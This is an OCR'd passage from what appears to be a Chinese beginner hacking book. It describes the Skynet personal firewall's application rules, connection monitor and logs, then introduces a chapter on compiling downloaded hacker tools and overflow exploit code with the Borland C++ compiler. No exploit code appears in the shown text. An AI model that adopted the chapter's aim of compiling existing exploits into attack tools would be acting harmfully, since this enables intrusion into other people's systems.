


图5

4. 应用程序访问网络权限设置

天网的应用程序规则是专门用于审核计算机内部应用程序在访问网络时的合法性，它是专门用于防火墙对用户计算机内部的应用程序访问网络做审核，如图6，使得潜藏于计算机内部的后门软件或者非法进程无法对用户的计算机造成为害。

这种面向应用程序进程的监控方式，可以有效的发现和阻止潜入本地机器的木马；甚至可以发现一些正常程序的不正常动作，比如有一个没

有被天网允许过的程序企图偷偷访问网络，天网就会拦截它并跳出对话框询问你是否允许这个程序访问网络，如图7。




图7




图8

天网防火墙的安装和设置介绍完了，再来看看它的应用功能。“天网”主界面的右边有三个应用功能键，分别对应“应用程序网络状态显示”、“日志记录”和“接通和断开网络”三大功能。

接通和断开网络：如果按下断开／接通网络按钮，那么您的计算机就将完全与网络断开了，就好象拔下了上网线路一样。没有任何人可以访问您的计算机，但您也不可以访问网络。这是在遇到频繁攻击的时候最有效的应对方法。

应用程序网络状态功能：这个功能能显示当前计算机所有的网络连接情况、监听端口以及相应的程序等详细的信息，如图8，你能很容易的发现可疑的网络连接和可疑进程，并可以结束它们。

日志记录功能：天网有着完备的日志记录功能，如图9。它除了能够详尽的记录不符合安全规则的访问记录外，还尽可能的对记录做一定程度上的解释，使得用户手中的不只是一份协议报告书，而是贴近用户的安全报告。通过这些详尽的日志报告，用户可以随时查看自己的计算机在网络应用上的状况。





图9

总之“天网”个人防火墙是功能强大和完备的防火墙，新手朋友们安装它可以帮你抵御大部分的黑客攻击，其它还有几个人防火墙“金山网镖”、“东方卫士”、“江民反黑王”等。使用方法和功能都类似，不一一讲解了。

打造工具



第四章 神兵出世

打造自己的黑客工具

概述

要想成为一名真正的黑客，编程是必须要面对的。如果你还不会编程，那你还算不上是一位真正的黑客，最多也是一位不入流的黑客。所以编程，也是我们所必须要涉及到的内容。也许有朋友会说，编程~~太难了！是的，编程确实是很难的，然而我要对朋友们说的是：难者不会，会者不难。只要我们有信心、有恒心，再加上有科学的学习方法，就一定能把编程学好。而且，其实编程也并不是像我们想象中的那么难的，至少修改和编译一些现成的工具代码来为自己所用，并不是那么难的。本章介绍的不像某些书一样地介绍具体的编程语法和罗列大段代码，而是从新手朋友的实际出发，讲述使用一些常用的编程工具，教大家如何修改和编译一些网上现成的工具代码和漏洞溢出代码，力求简明易懂，目标是让大家在看完本章之后，十分钟之内就能编译出自己的第一个工具来。当然，更希望大家通过本章的学习从此走上编程之路，真正进入编程世界这一浩瀚的海洋之中，为中国的网络编出更好的软件，为中国的黑客们打造出更强的利器！

第一节 BC++ Builder打造黑客工具

一、安装和配置

Borland C++Builder是Borland公司98年推出的全新32位Windows开发工具。它结合了C/C++语言所有优点，C++Builder可以说是很好的Windows集成开发工具。除了有方便、灵活的可视化编程界面以外，它还具有功能强大，高效的Borland C++Builder编译器。本节的内容就是主要讲解它的编译器的功能。

Borland C++Builder的编译器可以在图形界面下使用也可以在DOS下使用。Borland C++

```
C:\Borland\bcc55\Bin>bcc32
Borland C++ 5.5 for Win32 Copyright (c) 1993, 2000 Borland
Syntax is: BCC32 [ options ] file[s]     * = default; -x- = turn switch x off
  -3     * 80386 Instructions          -4      80486 Instructions
  -5       Pentium Instructions        -6      Pentium Pro Instructions
  -Ax      Disable extensions          -B      Compile via assembly
  -C       Allow nested comments       -Dxxx   Define macro
  -Exxx    Alternate assembler name    -Hxxx   Use pre-compiled headers
  -Ixxx    Include files directory     -K      Default char is unsigned
  -Lxxx    Libraries directory         -M      Generate link map
  -N       Check stack overflow        -Ox     Optimizations
  -P       Force C++ compile           -R      Produce browser info
  -RT    * Generate RTTI               -S      Produce assembly output
  -Txxx    Set assembler option        -Uxxx   Undefine macro
  -Vx      Virtual table control       -X      Suppress autodep. output
  -aN      Align on N bytes            -b    * Treat enums as integers
  -c       Compile only                -d      Merge duplicate strings
  -exxx    Executable file name        -fxx    Floating point options
  -gN      Stop after N warnings       -iN     Max. identifier length
  -jN      Stop after N errors         -k    * Standard stack frame
  -lx      Set linker option           -nxxx   Output file directory
  -oxxx    Object file name            -p      Pascal calls
  -tWxxx   Create Windows app          -u    * Underscores on externs
  -v       Source level debugging      -wxxx   Warning control
  -xxxx    Exception handling          -y      Produce line number info
  -zxxx    Set segment names

C:\Borland\bcc55\Bin>
```

图1

Builder Compiler 5.5 就是一个在命令行下使用的Borland C++ Builder编译器。可以用来编译适合BC语法的各种代码。并且它是免费使用的，安装包只有8M多（本书光盘中有），在网上也很容易下载到，是一个很方便的编译工具，如图1。

在命令行下打bcc32就可以获得帮助。




图2




图3

你也可以安装Borland C++Builder 6.0，但它比效大，安装好以后有600多M，对机子的要求也比较高，是一个Windows下的集成开发环境，可以直接对C++代码进行编译，如图2。（Borland C++Builder 6.0安装好后运行）安装好Borland C++Builder6.0以后，Borland C++Builder 6.0 中也会带有Borland C++ Builder Compiler 5.6，它和Borland C++ Builder Compiler 5.5一样是在DOS下使用的编译器，如果在安装时选择了配置环境变量，那么就可以在任意命行下进行代码编译，输入**bcc32 -h** 可以获得帮助。

